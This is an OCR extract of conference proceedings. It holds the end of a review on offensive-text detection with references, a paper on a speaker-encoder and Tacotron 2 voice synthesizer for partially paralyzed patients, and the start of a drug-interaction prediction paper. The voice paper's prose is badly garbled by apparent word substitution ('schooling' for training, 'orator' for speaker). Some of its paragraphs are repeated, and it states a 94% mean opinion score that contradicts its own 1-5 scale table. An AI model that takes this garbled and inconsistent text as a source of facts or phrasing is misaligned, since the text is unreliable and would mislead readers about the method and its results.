At last, we have found various research issues in this area of offensive text detection, there is a lack of datasets and tools which helps to automatically detect and classify the offensive text. Also, there exists limited number of comparative or review studies which analyze the existing techniques. Also, most of the work of offensive text detection is done for English language; no work in literature is reported for other languages such as Hindi, Punjabi etc. Not even a single study reported on today's generation current style of messaging language such as "Punglish"—mixture of Punjabi and English, or "Hinglish"—mixture of Hindi and English. We summarized and established the present state of automatic offensive text identification through our systematic review. This offensive text detection area has lot of open research challenges to explore. This systematic review will help to strengthen the design and implementation of a new and efficient approach for automatic detection and removal of abusive or offensive text in user's message or post. This deep exploration of the existing techniques will further have strong social benefit.

References

1. Chen H, Mckeever S, Delany SJ (2017) Presenting a labelled dataset for real-time detection of abusive user posts. In: Proceedings of the international conference on web intelligence, pp 884–890
2. Perez JM, Luque FM (2019) Robust embeddings for tweet classification. In: Proceedings of the international workshop on semantic evaluation, pp 64–69
3. Alkharashi A, Storer T, Jose J, Hoskins A, Happer C (2019) Understanding abusive behavior between online and offline group discussions. In: Proceedings of the CHI conference on human factors in computing systems, Montreal, QC, CA, pp 1–8
4. Vaidya A, Mai F, Ning Y (2019) Empirical analysis of multi-task learning for reducing model bias in toxic comment detection. arXiv preprint 1909.09758
5. Gaydhani A, Doma V, Kendre S, Bhagwat L (2018) Detecting hate speech and offensive language on twitter using machine learning: An n-gram and tfidf based approach. arXiv preprint 1809.08651
6. Wiegand M, Ruppenhofer J, Kleinbauer T (2019) Detection of abusive language: The problem of biased datasets. In: Proceedings of the conference of the North American chapter of the association for computational linguistics: human language technologies, pp 602–608
7. Plaza-del-Arco FM, Molina-González MD, Martín-Valdivia MT, Lopez LAU (2019) SINAI at SemEval-2019 Task 6: Incorporating lexicon knowledge into SVM learning to identify and categorize offensive language in social media. In: Proceedings of the 13th international workshop on semantic evaluation, Minneapolis, Minnesota, USA, pp 735–738
8. Srividya M, Ahmed MI (2019) A filtering of message in online social network using hybrid classifier. Clust Comput 22(5):11079–11086
9. Sigurbergsson GI, Derczynski L (2019) Offensive language and hate speech detection for Danish. arXiv preprint 1908.04531
10. Dikwatta U, Fernando TGI (2019) Violence detection in social media-review. Vidyodaya J Sci 22(2)
11. Gross JN, Gross AA (2017) KINIGOS LLC Word checking tool for selectively filtering text documents for undesirable or inappropriate content as a function of target audience. U.S. Patent 9,665,559
12. Burnap P, Williams ML (2015) Cyber hate speech on Twitter: an application of machine classification and statistical modelling for policy and decision making. Policy Internet, 7(2):223–242

13. Corazza M, Menini S, Cabrio E, Tonelli S, Villata S (2020) A multilingual evaluation for online hate speech detection. ACM Trans Internet Technol 20(2) Article 10
14. Lee HS, Lee HR, Park JU, Han YS (2018) An abusive text detection system based on enhanced abusive and non-abusive word lists. Decis Support Syst 113(1):22–31
15. Dinakar K, Reichart R, Lieberman H (2011) Modelling the detection of textual cyberbullying. Soc Mobile Web 11
16. Dadvar M, Trieschnigg D, Jong F (2014) Experts and machines against bullies: a hybrid approach to detect cyberbullies. Canadian AI
17. Lin J, Kolcz A (2012) Large-scale machine learning at Twitter. In: Proceedings of the ACM SIGMOD international conference on management of data. Association for Computing Machinery, pp 793–804
18. Nobata C, Tetreault J, Thomas A, Mehdad Y, Chang Y (2016) Abusive language detection in online user content. In: Proceedings of the international conference on World Wide Web, pp 145–153
19. Dennis N, Gitari, Zuping Z, Damien H, Long J (2015) A lexicon-based approach for hate speech detection. Int J Multimedia Ubiq Eng 10(4):215–230
20. Liu S, Forss T (2014) Combining N-gram based similarity analysis with sentiment analysis in web content classification. In: Proceedings of the international joint conference on knowledge discovery, knowledge engineering and knowledge management, pp 530–537
21. Irani D, Webb S, Pu C (2010) Study of trend-stuffing on twitter through text classification. In: Proceedings of collaboration, electronic messaging, anti-abuse and spam conference
22. Shirani-Mehr H (2013) SMS spam detection using machine learning approach. In: CS229 project 2013, Stanford University, pp 1–4
23. Shahi TB, Yadav A (2014) Mobile SMS spam filtering for Nepali text using Naïve Bayesian and support vector machine. Int J Intell Sci (2014) 4(1):24–28
24. Sethi G, Bhootna V (2014) SMS spam filtering application using Android. Int J Comput Sci Inf Technol 5(3):4624–4626
25. Kim C, Hwang KB (2008) Naive Bayes classifier learning with feature selection for spam detection in social bookmarking. In: Proceedings of the European conference on machine learning and principles and practice of knowledge discovery in databases, Antwerp, Belgium, pp 1–6
26. Chhabra P, Wadhvani R, Shukla S (2010) Spam filtering using support vector machine. Spec Issue IJCCT 1(2):3
27. Christina V, Karpagavalli S, Suganya G (2010) Email spam filtering using supervised machine learning techniques. Int J Comput Sci Eng 2(09):3126–3129
28. Mujtaba G, Yasin M (2014) SMS spam detection using simple message content features. J Basic Appl Sci Res 4(4):275–279
29. Karami A, Zhou L (2014) Improving static SMS spam detection by using new content-based features, In: Proceedings of twentieth America's conference on information systems, Savannah, pp 1–9
30. Ibrohim MO, Setiadi MA, Budi I (2019) Identification of hate speech and abusive language on Indonesian Twitter using the Word2vec, part of speech and emoji features. In: Proceedings of the international conference on advanced information science and system, Singapore, pp 1–5
31. Fortuna P, Nunes S (2018) A survey on automatic detection of hate speech in text. ACM Comput Surv 51(4) Article 85
32. Xu Z, Zhu S (2010) Filtering offensive language in online communities using grammatical relations. In: Proceedings of the seventh annual collaboration, electronic messaging, anti-abuse and spam conference, Redmond, Washington, pp 1–10
33. Xiang G, Fan B, Wang L, Hong J, Rose C (2012) Detecting offensive tweets via topical feature discovery over a large scale twitter corpus. In: Proceedings of the 21st ACM international conference on information and knowledge management, Maui Hawaii, USA, pp 1980–1984
34. Ryan JR, France JO, Etter DL (2019) Pocket guardian LLC: system and method of detecting offensive content sent or received on a portable electronic device. U.S. Patent 10,198,667

35. Chen Y, Zhou Y, Zhu S, Xu H (2012) Detecting offensive language in social media to protect adolescent online safety. In: Proceedings of international conference on privacy, security, risk and trust and on social computing, NW, Washington DC, USA, pp 71–80
36. Mahmud A, Ahmed KZ, Khan M (2008) Detecting flames and insults in text. In: Proceedings of 6th international conference on natural language processing, Pune, India, pp 1–8
37. McCallum A, Nigam K (1999) Text classification by bootstrapping with keywords, EM and shrinkage. In: Proceedings of ACL workshop on unsupervised learning in natural language processing, WS, pp 52–58
38. Almeida TA, Silva TP, Santos I, Hidalgo JMG (2016) Text normalization and semantic indexing to enhance instant messaging and SMS spam filtering. Knowl-Based Syst 108(1):25–32
39. Robinson D, Zhang Z, Tepper J (2018) Detecting hate speech on Twitter using a convolution-GRU based deep neural network. In: Proceedings of the semantic Web conference, pp 745–760
40. Young T, Hazarika D, Poria S, Cambria E (2018) Recent trends in deep learning based natural language processing. IEEE Comput Intell Mag 13(3):55–75
41. Waseem Z, Hovy D (2016) Hateful symbols or hateful people? Predictive features for hate speech detection on Twitter. In: Proceedings of the North American chapter of the association for computational linguistics: human language technologies, pp 88–93
42. Biere S, Bhulai S, Analytics MB (2018) Hate speech detection using natural language processing techniques. Diss. Master's dissertation, Vrije University Amsterdam
43. Mishra P, Yannakoudakis H, Shutova E (2018) Neural character-based composition models for abuse detection. In: Proceedings of the workshop on abusive language online (ALW). Brussels, Belgium, pp 1–10
44. De la Peña GL, Rosso P (2019) Deep analyzer at SemEval-2019 Task 6: a deep learning-based ensemble method for identifying offensive tweets. In: Proceedings of the 13th international workshop on semantic evaluation, Minneapolis, Minnesota, USA, pp 582–586
45. Dietterich TG (2000) Ensemble methods in machine learning. In: Multiple classifier systems. pp 1–15
46. Suleiman D, Al-Naymat G (2017) SMS spam detection using H2O framework. Proc Comput Science 113(1):154–161
47. Yuan S, Wu X, Xiang Y (2016) A two phase deep learning model for identifying discrimination from tweets. In: Proceedings of the international conference on extending database technology, pp 696–697
48. Zainab A, Syed D, Al-Thani D (2019) Deployment of deep learning models to mobile devices for spam classification. In: First international conference on cognitive machine intelligence (CogMI), Los Angeles, California, USA, pp 112–117
49. Founta AM, Chatzakou D, Kourtellis N, Blackburn J, Vakali A, Leontiadis I (2019) A unified deep learning architecture for abuse detection. In: Proceedings of the 10th ACM Conference on web science, Boston, MA, USA, pp 105–114
50. Schmidt A, Wiegand M (2017) A survey on hate speech detection using natural language processing. In: Proceedings of the workshop on natural language processing for social media
51. Sebastiani F (2002) Machine learning in automated text categorization. ACM Comput Surv 34(1):1–47
52. Djuric N, Zhou J, Morris R, Grbovic M, Radosavljevic V, Bhamidipati N (2015) Hate speech detection with comment embeddings. In: Proceedings of the international World Wide Web conference
53. Greevy E (2014) Automatic text categorization of racist webpages. Ph.D. Dissertation. Dublin City University
54. Hate Speech Identification [Online]. Available: https://data.world/crowdflower/hate-speech-identification. Accessed: 25 Aug 2020
55. Automated hate speech identification [Online] Available: https://data.world/ml-research/automated-hate-speech-detection-data. Accessed: 22 Aug 2020
56. Hatespeech [Online]. Available: https://github.com/ZeerakW/hatespeech. Accessed: 20 Aug 2020

57. Zampieri M, Malmasi S, Nakov P, Rosenthal S, Farra N, Kumar R (2019) Semeval-2019 task 6: identifying and categorizing offensive language in social media (offenseval). arXiv preprint 1903.08983
58. SMS Spam Collection Data Set from UCI Machine Learning Repository [Online]. Available: http://archive.ics.uci.edu/ml/datasets/SMS+Spam+Collection, Accessed: 28 Aug 2020
59. SMS Spam Collection v.1 [Online]. Available: http://www.dt.fee.unicamp.br/~tiago/smsspamcollection, Accessed: 25 Aug 2020
60. SMS Spam Collection [Online]. Available: http://archive.ics.uci.edu/ml/datasets/SMS+Spam+Collection, Accessed: 21 Aug 2020
61. SMS [Online]. Available: http://www.grumbletext.co.uk/, Accessed: 2 Sep 2020
62. SMS [Online]. Available: http://www.comp.nus.edu.sg/~rpnlpir/downloads/corpora/smsCorpus/, Accessed 12 Sep 2020
63. SMS [Online]. Available: http://etheses.bham.ac.uk/253/1/Tagg09PhD.pdf, Accessed 25 Aug 2020
64. SMS [Online]. Available: http://www.esp.uem.es/jmgomez/smsspamcorpus//, Accessed 12 Aug 2020
65. Ibrohim MO, Budi I (2019) Multi-label hate speech and abusive language detection in Indonesian twitter. In: Proceedings of the third workshop on abusive language online, Florence, Italy, pp 46–57
66. O'Connor B, Balasubramanyan R, Routledge BR, Smith NA (2010) From tweets to polls: linking text sentiment to public opinion time series. In: Proceedings of the fourth international conference on weblogs and social media, ICWSM 2010, Washington, DC, USA, pp 122–129
67. Almeida TA, Hidalgo JMG, Yamakami A (2011) Contributions to the study of SMS spam filtering: new collection and results. In: Proceedings of the 11th ACM symposium on document engineering, New York, USA, pp 259–262
68. Waseem Z, Hovy D (2016) Hateful symbols or hateful people? Predictive features for hate speech detection on twitter. In: Proceedings of the NAACL student research workshop, San Diego, California, pp 88–93
69. Wulczyn E, Thain N, Dixon L (2017) Ex machina: personal attacks seen at scale. In: Proceedings of the 26th international conference on World Wide Web, Perth, Australia, pp 1391–1399
70. Zampieri M, Malmasi S, Nakov P, Rosenthal S, Farra N, Kumar R (2019) Predicting the type and target of offensive posts in social media. In: Proceedings of the 2019 conference of the North American chapter of the Association For Computational Linguistics: human language technologies, Minneapolis, Minnesota, pp 1415–1420
71. Almeida TA, Hidalgo JMG, Yamakami A (2011) Contributions to the study of SMS spam filtering: new collection and results. In: Proceedings of the 2011 ACM symposium on document engineering, Mountain View, CA, USA, pp 259–262
72. Zhao J, Wang T, Yatskar M, Ordonez V, Chang K (2017) Men also like shopping: reducing gender bias amplification using corpus-level constraints. In: Proceedings of the conference on empirical methods in natural language processing, pp 2979–2989
73. Vigna F, Cimino A, Dell'Orletta F, Petrocchi M, Tesconi M (2017) Hate me, hate me not: hate speech detection on Facebook. In: Proceedings of the Italian conference on cybersecurity, pp 86–95
74. Waseem Z (2016) Hate speech Twitter annotations. Retrieved from https://github.com/ZeerakW/hatespeech
75. Douglass S, Mirpuri S, English D, Yip T (2016) They were just making jokes: ethnic/racial teasing and discrimination among adolescents. Cultur Divers Ethnic Minor Psychol 22(1)
76. Bosque L, Garza SE (2014) Aggressive text detection for cyberbullying. In: Proceedings of the international conference on artificial intelligence, pp 221–232
77. Joachims T (2018) Text categorization with support vector machines: learning with many relevant features. In: Machine learning: ECML, pp 137–142
78. Singh M, Bansal D, Sofat S (2016) Behavioral analysis and classification of spammers distributing pornographic content in social media. Soc Netw Anal Min 6:1–41

79. Dwivedi RK, Aggarwal M, Keshari SK, Kumar A (2019) Sentiment analysis and feature extraction using rule-based model (RBM). In: International conference on innovative computing and communications, Springer, Singapore, pp 57–63
80. Agarwal A, Saxena A (2020 February) Comparing machine learning algorithms to predict diabetes in women and visualize factors affecting it. In: International conference on innovative computing and communications: proceedings of ICICC 2019, 1, vol 1087. Springer Nature, p 339
81. Walia N, Kumar M, Nayar N, Mehta G (2020, April) Student's academic performance prediction in academic using data mining techniques. In: Proceedings of the international conference on innovative computing and communications (ICICC)

Voice Synthesizer for Partially Paralyzed Patients

Eldho Paul, K. Ritheesh Kumar, and K. U. Prethi

Abstract In this paper, we have created a voice synthesizer especially for the people who are partially paralyzed, and our aim is to retain their original voice of the targeted speaker. The model consists of orator encoder, synthesizer, spectrogram generator, and vocoder. The orator encoder is a trained model by using the voices of variety number of speakers including noisy speech and without caption. This is used to generate a stable proportional insertion vector from only a few seconds of a targeted speaker's source speech. The synthesizer based on Tacotron 2 that is used to condition the generated Mel spectrogram based on the embedded speaker. An auto-regressive vocoder network is used to produce the waveform samples from the Mel spectrogram. Our model is very useful to retain the original voice of the speakers who have been partially paralyzed because they will be unable to raise their volumes of their voices and it is able to produce natural voice of the speaker that is unseen during the training purpose. The proposal is compared with several state-of-art methods and established a mean opinion score is 94%.

Keywords Orator encoder · Synthesizer · Spectrogram generator · Vocoder · Mean opinion score

1 Introduction

When nerve impulses to the voice box (larynx) are disrupted, vocal cord paralysis occurs. Your vocal cord muscle is paralyzed as a result of this. It has the potential to impair one's ability to communicate and even breathe. That's because the vocal

E. Paul · K. R. Kumar (✉) · K. U. Prethi
Sona College of Technology, Salem, Tamil Nadu, India
e-mail: ritheeshkumar.18ece@sonatech.ac.in

E. Paul
e-mail: eldhopaul@sonatech.ac.in

K. U. Prethi
e-mail: prethi.18ece@sonatech.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_46

cords, also known as vocal folds, are responsible for more than just sound production. Damage to nerves during surgery, viral infections, and some malignancies are all possible causes of vocal cord paralysis. This disease can be cured by performing a surgery or voice therapy. Sometimes the vocal cord is permanently paralyzed. They have to undergo treatment if they have some difficulty in swallowing food of if they have a gruff voice. Especially females get affected by voice cord paralysis when compared to men. This model is used to retain the original voice of the speaker in an efficient manner. We can also translate the voice of the speakers by using this model.

The purpose of the project is to make a voice synthesizer model that will efficiently produce ordinary voice for a various number of speakers. However, it's additionally very important to think about the risks of misusing this technology, corresponding to imitating someone's voice while not their permission. We are going to take a look at that the sounds made by the projected replica, and it can simply be differentiated from real tone so as to relinquish safety measures supported principles such as [1]. Synthesizing natural voice necessitates the training of an oversized range of superior voice-translated pairs, with every speaker typically requiring ten minutes of coaching knowledge [2].

It's not possible to report a large quantity of fantastic records for a huge wide variety of speakers. Our technique entails schooling an orator-selective inserting community which captures the gap of the orator traits one after the other from voice synthesis, after which schooling a fantastic TTS version on a smaller dataset conditioned at the illustration acquired via way of means of the primary community version. By decoupling the networks, every may be educated on their very own records, decreasing the want for fantastic Multi speaker schooling records. We use an orator verification undertaking to educate the speaker embedding community to understand awesome utterances spoken via way of means of the equal speaker. This community, in contrast to the subsequent synthesizer version, is educated on untranslated voice with history noise from a huge wide variety of orators. Speaker encoders and synthetic networks show that they work well even when trained with imbalanced and disconnected speaker sets. Schooling the encoder with a very large collection of 18000 speaker's shows that the standard of the adjustments is improved and sampling from previous embedding allows for a whole new speaker synthesis. The all-over the schooling voice synthesizer replica, which is prepared exactly taken away content and voice pairings beyond relying on home grown in between delegations, is intriguing [3–6]. By integrating Tacotrons [6] with WaveNet standard of the voice, Tacotron 2 [7] uses WaveNet [8] as a vocoder, flipping the spectrogram produced by the encoder-decoder planning [9] into the human voice realized a close naturalness. There is only space for one speaker.

Schooling the encoder with a fairly large collection of 18,000 orators shows that the quality of the modification improves and sampling from previous embedding allows for a whole new speaker synthesis. The all through the schooling voice synthesizer replica, which are schooled exactly by the content and voice pairing beyond relying on home grown in the middle of the depiction, is intriguing [3–6]. By integrating Tacotrons [6] with WaveNet sound quality, Tacotron 2 [7] uses WaveNet

[8] as a vocoder, inverts the spectrogram produced by the planning of the encoder–decoder [9], and is close to human nature. I realized that voice. There is only space for one speaker.

To get good results, new speakers require tens of minutes of Pektrogr speaking and transcripts. Recent improvements have made it possible to customize low speakers. Within a limited time of tones per orator (no transcript), which will be useful to produce a current voice with that orator's tone [10]. Compare a speaker adaptation algorithm similar to [11] with Deep Voice 3. Using a small amount of adaptive data, the replica frameworks (along with orator insertion) are matched to the orator coding approach that predicts orator insertion using neural networks directly from the spectrogram. The final method is much more data adequate and more natural with much less adjustment data. Computational efficiency is greatly improved because backward propagation does not have to be repeated hundreds of times. Similarly, Nachmani et al. [12] improve voice loops to predict speaker embedding using the target speaker coding network. This community is conditioned with a fusion structure using provisional ternary losses to make sure that the insertions are read by the same orator which is more similar to the insertions which is calculated by various number of orators. The loss of cycle consistency also applies to make sure that the synthesized voice is encoded in the same insertion as the adaptive assertion. An equivalent spectrogram encoder community [13] has been shown to work to send targets to synthetic speech when trained without triplet loss [14–17] follow a similar mechanism.

This study shows that schooling equivalent encoders to distinguish among the orators and can ensure that speaker characteristics are transmitted. Use an independently trained network for orator confirmation function with a vast dataset of untranslated voice from 10k orators, using the modernization of all over loss [18], which is quite alike to the orator encoding replicas in [10, 12]. They used a comparable orator-particular depiction in their replica, but many of the equipment were conditioned at the same time. We investigate transfer learning [TL] from a previously trained orator modification replica, on the other hand. Speaker adaptation in DNN [19] tuned the synthesizer system using a comparable transfer learning layout using orator insertion derived from a previously trained orator categorization. This paper uses an orator insertion community which is limitless to a closed set of mouthpiece, and an allover synthetic community that is not based on median language characteristics. In addition, we investigated how the standard depends on the number of orators in the conditioning set, and found that zero shot transmission requires 1k orators, which are utilized in [19].

2 Proposed Multi Voice Synthesizer

Since speech to text and text to speech technologies have been already developed, our novelty is that we have created speech to speech synthesizer, which has high importance for a partially paralyzed speakers. For this, our method has a separate




Fig. 1 Block diagram of our proposed method

block which takes the input as a partial paralyzed speaker recording and produces the mel spectrogram accordingly, and then fed–forward to the remaining blocks, results in which the original voice of the speaker is retained (Fig. 1).

Our system comprises of four neural networks, each of which has been trained individually, such as (1) the orator encoder, which generates a fixed dimensional vector. (2) spectrogram generator, which creates a mel spectrogram based on the voice that has been paralyzed. (3) a mel spectrogram trained on the orator inserting vector is generated by the synthesizer. (4) the mel spectrogram is converted into time domain waveforms by the vocoder.

2.1 *Orator Encoder*

Speaker encoders are used to tune the fusion community to the signal voice of the target speaker of interest. Using representations that takes the characteristics of multiple orators, and the ability to recognize these characteristics with a small tuning signal, regardless of audio content or background noise, are important for effective performance. To meet these requirements, a speaker identification model conditioned on a language individualistic orator modification challenge is used.

The orator encoder is based on [18] and it proposes a superior adaptable and accurate neural network structure for orator modification. The structure transforms a set of Logmel spectrogram structure from voice expression of any length into accurate element inserting vectors called d-vectors [17, 20]. Since the structure is conditioned to optimize over all generalized orator modification losses, inserting assertions from the similar orator has a superior cosine resemblance and assertions from other speakers are distributed throughout the inserted gap. The conditioning set does not have a transcript consisting of voice samples that are split into 1.5 s and paired with an orator identification tag.

The mel spectrogram channel is limited to forty and is projected in 256 dimensions before being routed to a network consisting of a stack of three LSTM layers with 760 cells. Finally, in the last frame, the inserting is formed by L2 normalization and the top layer output. Speech of any length is split into eight hundred MS windows, with fifty percent overlap during inference. In each window, the network works individually and the productivity is fair and normalized in order to produce the terminal inserting of the assertion.

2.2 Spectrogram Generator

Essentially, this is an independently trained model that accepts an input voice and produces a mel spectrogram as an output. Our generator is specifically taught by thousands of partially paralyzed recordings with captions, which is critical for improving accuracy, and it then constructs a mel spectrogram based on its learning.

2.3 Synthesizer

It uses the Tacotron 2 architecture [7] to extend the recurrent neural network to handle multiple speakers in a similar manner to [2]. At each time step, the inserting vector of the target orator is combined to the synthesizer output of the encoder. In comparison to [2], the attention layer of the passing insertion are found as shown in block diagram of proposed method, which is assembled around a range of speaker counts.

There are two types of this model. One uses the speaker encoder to calculate the embedding, and the other optimizes the accurate inserting for every orator in the conditioning set to create a speaker embedding lookup table similar to [2, 21] will be learned.

The structure is conditioned using a transfer learning method with a previously trained orator encoder (whose characteristics are freeze) to abstract orator implantings from the target voice. During the training process, the orator's associating signal is the similar as the target language. No clear orator identification characteristics are used at the time of training.

Target spectrogram characteristics are calculated from a fifty MS window in 12.6 ms steps and sent through an eighty channel mel scale filter bank before being compressed. Extend [7] by adding the loss of L1 to the expected loss of L2 in the spectrogram.

Using the above methodology, the synthesizer can effectively adjust the input spectrogram based on the speaker coding.

2.4 Neural Vocoder

Inverting the generated mel spectrogram discharged by the synthetic community into a time-domain waves is the task of the auto-regressive WaveNet [8]. The design, which consists of 30 extended folding layers, is the same as that described in [7].

The output of the speaker encoder was indirectly tuned by the network. The synthesizer network predicts a mel spectrogram that takes all the characteristics needed for superior-quality speech fusion, which allows to build a many number of orator vocoder by screening data from multiple speech makers.

3 Result and Discussion

The voice synthesis and vocoder networks have been skilled the usage of to be had datasets. VCTK [22] has forty four hours of clean voice from hundred and nine distinct people, the majority of them have British accents. We cut up the sound into three parts: educate, validation (with the equal audio system because the educate set), and test. We down sampled the sound to twenty four kHz, neatening main and tracking calm(decreasing the median length from three seconds to one point eight seconds), and cut up it into three parts: educate, validation (with the equal audio system because the educate set), and test (containing eleven audio system held out from the educate and validation sets) Libri Speech [23] is the end result of mixing the "clean" education sets, which general 434 h of speech from 1170 people at a sampling fee of 16 kHz. The superiority of the voice is in the accent of American English, however, due to the fact its miles derived from audio books, the tone and way of speech may range significantly throughout utterances from the equal speaker. Our version became skilled on a 42 h dataset that blanketed 104 speaker recordings. We skilled the version on a device with 16 GB of RAM and CPU (Table 1 and Fig. 2).

The data became resegmented into shorter utterances via way of means of making use of an ASR version to pressure align the audio to the transcript and breaking segments on silence, decreasing the median length from 13 to 8 s. Transcripts don't have any punctuation, similar to the unique dataset. The train, validation, and take a look at units have absolutely one of the kind speaker units. We used synthesizers and vocoders educated on VCTK and Libri speech to evaluate the naturalness of synthesized voice. We created an assessment set of a hundred terms that did now no longer exist in any education units, and we assessed units of audio system for every version: one made of audio system who had been within side the education set (seen), and the alternative made of folks that had been now no longer (unseen).

Table 1 Mean opinion score (MOS) of speech naturalness

System	VCTK seen	Libri speech seen	VCTK unseen
Ground truth	4.43 + (or) − 0.05	4.49 + (or) − 0.05	4.49 + (or) − 0.05
Embedding table	4.12 + (or) − 0.06	3:90 + (or) − 0:06	NA
Proposed model	4.06 + (or) − 0.06	3:87 + (or) − 0:06	4.22 + (or) − 0.06




Fig. 2 Spectrogram generated by our proposed method

4 Conclusion

For multivoice synthesis, we create a neural community-primarily based totally device. Based on Tacotron 2, the version combines an independently skilled speaker encoder community with a synthesis community, in addition to a spectrogram generator and neural vocoder. The synthesizer is capable of generate first rate speech now no longer handiest for the audio system regarded in the course of training, however, additionally for audio system by no means visible before, via way of means of the use of the information amassed via way of means of the speaker encoder. We mounted that the artificial speech is significantly just like real voice from the focused audio system via exams primarily based totally on a speaker verification device in addition to subjective listening to tests.

References

1. Donahoe E, Metzger MM (2019) Artificial intelligence and human rights. J Democr 30(2):115–126
2. Jia Y, Zhang Y, Weiss RJ, Wang Q, Shen J, Ren F, Chen Z, Nguyen P, Pang R, Moreno IL, Wu Y (2018) Transfer learning from speaker verification to multispeaker text-to-speech synthesis. arXiv preprint 1806.04558
3. Nagrani A, Chung JS, Zisserman A (2017) Voxceleb: a large-scale speaker identification dataset. arXiv preprint 1706.08612
4. Holub J, Drozdová A (2006) Proprietary low bit-rate radio-communication network–objective and subjective speech transmission quality assessment. In: Proceeding conference MESAQIN 2006

5. Taigman Y, Wolf L, Polyak A, Nachmani E (2017) Voiceloop: voice fitting and synthesis via a phonological loop. arXiv preprint 1707.06588
6. Wang Y, Stanton D, Zhang Y, Ryan RS, Battenberg E, Shor J, Xiao Y, Jia Y, Ren F, Saurous RA (2018, July) Style tokens: unsupervised style modeling, control and transfer in end-to-end speech synthesis. In: International conference on machine learning, pp 5180–5189, PMLR
7. Skerry-Ryan RJ, Battenberg E, Xiao Y, Wang Y, Stanton D, Shor J, Weiss R, Clark R, Saurous RA (2018, July) Towards end-to-end prosody transfer for expressive speech synthesis with tacotron. In: international conference on machine learning, pp 4693–4702, PMLR
8. Variani E, Lei X, McDermott E, Moreno IL, Gonzalez-Dominguez J (2014, May) Deep neural networks for small footprint text-dependent speaker verification. In: 2014 IEEE international conference on acoustics, speech and signal processing (ICASSP), pp 4052–4056, IEEE
9. Bahdanau D, Cho K, Bengio Y (2014) Neural machine translation by jointly learning to align and translate. arXiv preprint 1409.0473
10. Arik SO, Chen J, Peng K, Ping W, Zhou Y (2018) Neural voice cloning with a few samples. arXiv preprint 1802.06006
11. Oord AVD, Dieleman S, Zen H, Simonyan K, Vinyals O, Graves A, Kalchbrenner N, Senior A, Kavukcuoglu K (2016) Wavenet: a generative model for raw audio. arXiv preprint 1609.03499
12. Nachmani E, Polyak A, Taigman Y, Wolf L (2018, July) Fitting new speakers based on a short untranscribed sample. In: International conference on machine learning, pp 3683–3691, PMLR
13. Sotelo J, Mehri S, Kumar K, Santos JF, Kastner K, Courville A, Bengio Y (2017) Char2wav: end-to-end speech synthesis
14. Boll S (1979) Suppression of acoustic noise in speech using spectral subtraction. IEEE Trans Acoust Speech Signal Process 27(2):113–120
15. Chen Y, Assael Y, Shillingford B, Budden D, Reed S, Zen H, Wang Q, Cobo LC, Trask A, Laurie B, Gulcehre C (2018) Sample efficient adaptive text-to-speech. arXiv preprint 1809.10460
16. Chung JS, Nagrani A, Zisserman A (2018) Voxceleb2: deep speaker recognition. arXiv preprint 1806.05622
17. Heigold G, Moreno I, Bengio S, Shazeer N (2016, March) End-to-end text-dependent speaker verification
18. Wang Y, Skerry-Ryan RJ, Stanton D, Wu Y, Weiss RJ, Jaitly N, Yang Z, Xiao Y, Chen Z, Bengio S, Le Q (2017) Tacotron: towards end-to-end speech synthesis. arXiv preprint 1703.10135
19. Doddipatla R, Braunschweiler N, Maia R (2017, August) Speaker adaptation in DNN-based speech synthesis using d-vectors. In: INTERSPEECH, pp. 3404–3408
20. Shi Y, Bu H, Xu X, Zhang S, Li M (2020) Aishell-3: a multi-speaker mandarin tts corpus and the baselines. arXiv preprint 2010.11567
21. Ping W, Peng K, Gibiansky A, Arik SÖ, Kannan A, Narang S, Raiman J, Miller J (2017) Deep voice 3: 2000-speaker neural text-to-speech
22. Wan L, Wang Q, Papir A, Moreno IL (2018, April). Generalized end-to-end loss for speaker verification.
23. Panayotov V, Chen G, Povey D, Khudanpur S (2015, April) Librispeech: an asr corpus based on public domain audio books. In: 2015 IEEE international conference on acoustics, speech and signal processing (ICASSP), IEEE, pp 5206–5210

An Ensemble BERT CHEM DDI for Prediction of Side Effects in Drug–Drug Interactions

Alpha Vijayan and B. S. Chandrasekar

Abstract Adult primary health care is highly dependent on the management of medications prescribed for them. Ineffective administration of drugs can cause serious side effects and lead to death. Early identification of drug interactions helps to effectively manage drugs. We propose a method called Ensemble BIO BERT CHEM DDI a Framework, which aims to identify potential patterns in the molecular structure of drugs. The 2013 DDI interaction dataset is considered for analysis at the molecular level. Historical analysis of similar studies proven that it is time-consuming and high-complexity problem to solve. A solution that can predict accurate drug–drug interactions can save millions of lives years. A total of 730 drug library documents were processed to understand the relationship between drug interactions. The Ensemble BERT CHEM DDI model framework is designed to predict five different categories (negative, effect, query, severe effect, and metabolism). The performance of the model is better than the previous literature. The f1 score is increased by 3%, and the model accuracy is improved by 6%. ROC AUC area increased to 4% compared to previously published work.

Keywords Document classification · Bert · Stemming · Tokenization · N-G · Lemmatization · Distill Bert · Ensemble models · ROC AUC curve

1 Introduction

